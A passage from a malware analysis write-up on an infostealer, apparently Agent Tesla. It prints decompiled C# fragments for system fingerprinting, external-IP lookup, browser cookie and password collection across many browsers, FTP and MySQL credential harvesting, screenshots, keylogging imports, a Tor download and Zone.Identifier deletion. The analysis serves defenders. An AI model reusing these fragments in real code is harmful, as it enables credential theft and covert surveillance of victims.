308             System.Timers.Timer timer = new System.Timers.Timer();
309             timer.Elapsed += global::A.b.a;
310             timer.Enabled = true;
311             timer.Interval = 30000.0;
312             timer.Start();
313             global::A.b.A(10, 2);
314             if (global::A.b.C && Operators.CompareString(global::A.b.C,
```

	Value	Type
System.Windows.Forms.SystemInformation/*0x02000366*/.UserN...	"[redacted]"	string
System.Windows.Forms.SystemInformation/*0x02000366*/.Comp...	"WIN-IMLRBU9PKL4"	string
string.Concat/*0x06000552*/ returned	"[redacted]WIN-IMLRBU9PKL4"	string

Figure(19): Get ComputerName And UserName.

External IPsPermalink

Malware makes an HTTP request “hxxps://api.ipify.org” to get External IP and we can see that in the next figure.

```
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create
  ("https://api.ipify.org%");
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.Method = "GET";
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64;
  x64; rv:80.0) Gecko/20100101 Firefox/80.0";
using (WebResponse response = httpWebRequest.GetResponse())
{
    if (Operators.CompareString(((HttpWebResponse)
      response).StatusDescription, "OK", false) == 0)
    {
        using (Stream responseStream = response.GetResponseStream
        ())
```

Figure(20): Get External IPs.

MemoryPermalink

Malware can collect information about Memory and we can see that in the next figure..

```
    }
    else if (b_0 == global::A.b.B.B)
    {
        text = Conversions.ToString(Math.Round(Convert.ToDouble(Conversion.Val
          (computerInfo.TotalPhysicalMemory)) / 1024.0 / 1024.0, 2)) + " MB";
    }
    result = text;
}
catch (Exception ex)
{
    result = "Unknown";
}
return result;
```

Figure(21): Collect Information For Memory.

ProcessorPermalink

Malware get information about the processor and we can see that in the next figure

```
ComputerInfo computerInfo = new ComputerInfo();
ManagementObjectSearcher managementObjectSearcher = new
  ManagementObjectSearcher("SELECT * FROM Win32_Processor");
string text;
if (b_0 == global::A.b.B.A)
{
    text = computerInfo.OSFullName;
}
else if (b_0 == global::A.b.B.a)
{
    string text2;
    try
    {
        foreach (ManagementBaseObject managementBaseObject in
        managementObjectSearcher.Get())
        {
            ManagementObject managementObject = (ManagementObject)
        managementBaseObject;
            text2 = managementObject.GetPropertyValue("Name").ToString();
```

Figure(22): Collect Information For Porecessor.

UninstallPermalink

Malware can uninstall itself and we can see that in the next figure.

```
string text = global::A.b.A(2, "");
if (text.Contains("uninstall"))
{
    try
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\
        \CurrentVersion\\Windows", true).DeleteValue("Load");
    }
    catch (Exception ex)
    {
    }
    try
    {
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\
        \CurrentVersion\\Run", true).DeleteValue("%insregname%");
    }
    catch (Exception ex2)
    {
```

Figure(23): Malware Able to Uninstall itself.

cookies For BrowsersPermalink

The malware attempts to get cookies from a list of browsers after collecting the cookies, it communicates with C@C and sends them to the attacker and we can see the results in the next figure

```
new global::A.b.Y<string, string, bool>("Opera Browser", Path.Combine(Environment.GetFolderPath
  (Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), true),
new global::A.b.Y<string, string, bool>("Yandex Browser", Path.Combine(folderPath, "Yandex\\YandexBrowser\\User
  Data"), true),
new global::A.b.Y<string, string, bool>("Iridium Browser", Path.Combine(folderPath, "Iridium\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Chromium", Path.Combine(folderPath, "Chromium\\User Data"), true),
new global::A.b.Y<string, string, bool>("7Star", Path.Combine(folderPath, "7Star\\7Star\\User Data"), true),
new global::A.b.Y<string, string, bool>("Torch Browser", Path.Combine(folderPath, "Torch\\User Data"), true),
new global::A.b.Y<string, string, bool>("Cool Novo", Path.Combine(folderPath, "MapleStudio\\ChromePlus\\User
  Data"), true),
new global::A.b.Y<string, string, bool>("Kometa", Path.Combine(folderPath, "Kometa\\User Data"), true),
new global::A.b.Y<string, string, bool>("Amigo", Path.Combine(folderPath, "Amigo\\User Data"), true),
new global::A.b.Y<string, string, bool>("Brave", Path.Combine(folderPath, "BraveSoftware\\Brave-Browser\\User
  Data"), true),
new global::A.b.Y<string, string, bool>("CentBrowser", Path.Combine(folderPath, "CentBrowser\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Chedot", Path.Combine(folderPath, "Chedot\\User Data"), true),
new global::A.b.Y<string, string, bool>("Orbitum", Path.Combine(folderPath, "Orbitum\\User Data"), true),
new global::A.b.Y<string, string, bool>("Sputnik", Path.Combine(folderPath, "Sputnik\\Sputnik\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Comodo Dragon", Path.Combine(folderPath, "Comodo\\Dragon\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Vivaldi", Path.Combine(folderPath, "Vivaldi\\User Data"), true),
new global::A.b.Y<string, string, bool>("Citrio", Path.Combine(folderPath, "CatalinaGroup\\Citrio\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("360 Browser", Path.Combine(folderPath, "360Chrome\\Chrome\\User Data"),
  true),
new global::A.b.Y<string, string, bool>("Uran", Path.Combine(folderPath, "uCozMedia\\Uran\\User Data"), true),
new global::A.b.Y<string, string, bool>("Liebao Browser", Path.Combine(folderPath, "liebao\\User Data"), true),
new global::A.b.Y<string, string, bool>("Elements Browser", Path.Combine(folderPath, "Elements Browser\\User
```

Figure(24): cookies For Browsers.

Cookies For SQLitePermalink

The malware collects Cookies for SQLite to send them to the attacker over C@C and we can see that in the next

```
12645        // Token: 0x06000115 RID: 277 RVA: 0x0001C72C File Offset: 0x0001A92C
12646        internal static List<global::A.b.x> aa()
12647        {
12648            List<global::A.b.x> list = new List<global::A.b.x>();
12649            string path = Environment.GetFolderPath
               (Environment.SpecialFolder.ApplicationData) + Class0.Gf();
12650            if (File.Exists(path))
12651            {
12652                string text = global::A.b.e.c(File.ReadAllBytes(path));
12653                string[] array = text.Split(new char[]
12654                {
12655                    '\n'
12656                });
12657                foreach (string text2 in array)
```

125 %

Locals

Name	Value	Type
System.Environment/*0x020000DE*/.GetFolderPath/*0x06000E67*...	@"C:\Users\[redacted]\AppData\Roaming"	string
<PrivateImplementationDetails>{C258EF39-24E9-47A1-8F4B-0E38...	@"\MySQL\Workbench\workbench_user_data.dat"	string
string.Concat/*0x06000551*/ returned	@"C:\Users\[redacted]\AppData\Roaming\MySQL\Workbench\workbench...	string
list	Count = 0x00000000	System.Collections.Generic.Lis
path	@"C:\Users\[redacted]\AppData\Roaming\MySQL\Workbench\workbench...	string

Figure(25): Cookies For SQLite.

Cookies For FTP ApplicationPermalink

The malware collects UserNames and PassWords for any FTP application and we can see that in the next figure

```
    global::A.b.A == Conversions.ToDouble("ftp"))
{
    stringBuilder.AppendLine("URL:       " + text5 + "<br>");
    stringBuilder.AppendLine("Username:  " + text6 + "<br>");
    stringBuilder.AppendLine("Password:  " + text7 + "<br>");
    stringBuilder.AppendLine("Application: " + text4 + "<br>");
    stringBuilder.AppendLine("<hr>");
}
```

Figure(26): Cookies For FTP Application.

Search UserName, Password for BrowserPermalink

Malware searches for UserName and Password and we can see that in the next figure

```
string text4 = x.Browser;
string text5 = x.URL;
string text6 = x.UserName;
string text7 = x.Password;
if ((text5.Length > 1 | text4.Length > 1) & text6.Length > 1 & text7.Length >
1)
{
    if (global::A.b.A == 0)
    {
        list2.Add("[" + string.Join(",", new string[]
        {
            "\"" + text4 + "\"",
            "\"" + text5 + "\"",
            "\"" + Uri.EscapeDataString(text6) + "\"",
            "\"" + Uri.EscapeDataString(text7) + "\""
        }) + "]");
    }
    else if (global::A.b.A == 1 | global::A.b.A == 2 | global::A.b.A == 3)
    {
        stringBuilder.AppendLine("URL:" + text5 + global::A.b.e);
        stringBuilder.AppendLine("Username:" + text6 + global::A.b.e);
        stringBuilder.AppendLine("Password:" + text7 + global::A.b.e);
        stringBuilder.AppendLine("Application:" + text4 + global::A.b.e);
        stringBuilder.AppendLine(global::A.b.F);
    }
```

Figure(27): Collect UserNames, Passwords For Browsers.

ScreenshotsPermalink

Malware captures images from the infected machine and sends these images to c@c

```
Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width,
  global::A.B.Computer.Screen.Bounds.Height);
Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width,
  global::A.B.Computer.Screen.Bounds.Height);
EncoderParameters encoderParameters = new EncoderParameters(1);
System.Drawing.Imaging.Encoder quality =
  System.Drawing.Imaging.Encoder.Quality;
ImageCodecInfo encoder = global::A.b.A(ImageFormat.Jpeg);
EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
encoderParameters.Param[0] = encoderParameter;
Graphics graphics = Graphics.FromImage(bitmap);
Graphics graphics2 = graphics;
Point point = new Point(0, 0);
Point upperLeftSource = point;
Point upperLeftDestination = new Point(0, 0);
graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination,
  blockRegionSize);
MemoryStream memoryStream = new MemoryStream();
bitmap.Save(memoryStream, encoder, encoderParameters);
memoryStream.Position = 0L;
if (global::A.b.A == 0)
```

Figure(28): Malware Takes Screenshots.

KeystrokesPermalink

Keystrokes are recorded and sent to the C2 server and we can see that in the next figure.

```
// Token: 0x0600003F RID: 63
[DllImport("user32.dll")]
private static extern bool GetKeyboardState(byte[] byte_0);

// Token: 0x06000040 RID: 64
[DllImport("user32.dll")]
private static extern uint MapVirtualKey(uint uint_0, uint uint_1);

// Token: 0x06000041 RID: 65
[DllImport("psapi.dll")]
public static extern bool EnumProcessModules(IntPtr intptr_0, [MarshalAs(UnmanagedType.LPArray, Array
  UnmanagedType.U4)] [In] [Out] uint[] uint_0, uint uint_1, [MarshalAs(UnmanagedType.U4)] ref uint ui
```

Figure(29): Keystrokes.

clipboardPermalink

Malware Adds the specified window to the chain of clipboard viewers. So malware harvests data from the system clipboard and we can see that in the next figure.

```
// Token: 0x0600003F RID: 63
[DllImport("user32.dll")]
private static extern bool GetKeyboardState(byte[] byte_0);

// Token: 0x06000040 RID: 64
[DllImport("user32.dll")]
private static extern uint MapVirtualKey(uint uint_0, uint uint_1);

// Token: 0x06000041 RID: 65
[DllImport("psapi.dll")]
public static extern bool EnumProcessModules(IntPtr intptr_0, [MarshalAs(UnmanagedType.LPArray, Array
  UnmanagedType.U4)] [In] [Out] uint[] uint_0, uint uint_1, [MarshalAs(UnmanagedType.U4)] ref uint ui
```

Figure(30): clipboard.

TORPermalink

Malware uses the Tor anonymizing network client and Tor is free and open-source software for enabling anonymous communication. It directs Internet traffic through a free, worldwide, volunteer overlay network, consisting of more than six thousand relays.

```
// Token: 0x04000126 RID: 294
private const string A = "https://www.theonionrouter.com/dist.torproject.org/
  torbrowser/9.5.3/tor-win32-0.4.3.6.zip";

// Token: 0x04000127 RID: 295
public string a;

// Token: 0x04000128 RID: 296
```

Figure(31): TOR.

Deleting ADS (Zone identifier)Permalink

Malware can delete ADS (Zone identifier) and we can see that in the next figure

```
// Token: 0x06000034 RID: 52 RVA: 0x0000EE24 File Offset: 0x0000D024
public static void a(string string_0)
{
    try
    {
        if (File.Exists(string_0))
        {
            global::A.b.DeleteFile(string_0 + ":Zone.Identifier");
        }
    }
    catch (Exception ex)
    {
    }
}
```

Figure(32): Deleting ADS (Zone identifier).

SummeryPermalink

StealingPermalink

- FTP services credentials
- 30 different web browsers (logins/pass, cookies)
- Windows credentials
- Mail clients credentials
- VPN clients credentials
- Chat clients credentials
- VNC programs credentials

CapabilitiesPermalink

- Persistence: “Software\Microsoft\Windows\CurrentVersion\Run” “SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run”
- Using “hxxps://api.ipify.org” to get External IP
- Downloading and running files from hxxp://CsQCyR.com
- PC name, processor, RAM, others…
- Uninstalling itself
- Deleting ADS (Zone identifier)
- Taking screenshots
- Keylogging
- Socket communication
- Web communication
- clipboard data
- Tor browser client

referencesPermalink

- https://www.youtube.com/watch?v=BM38OshcozE&t=2177s
- https://blogs.blackberry.com/en/2021/06/threat-thursday-agent-tesla-infostealer-malware

---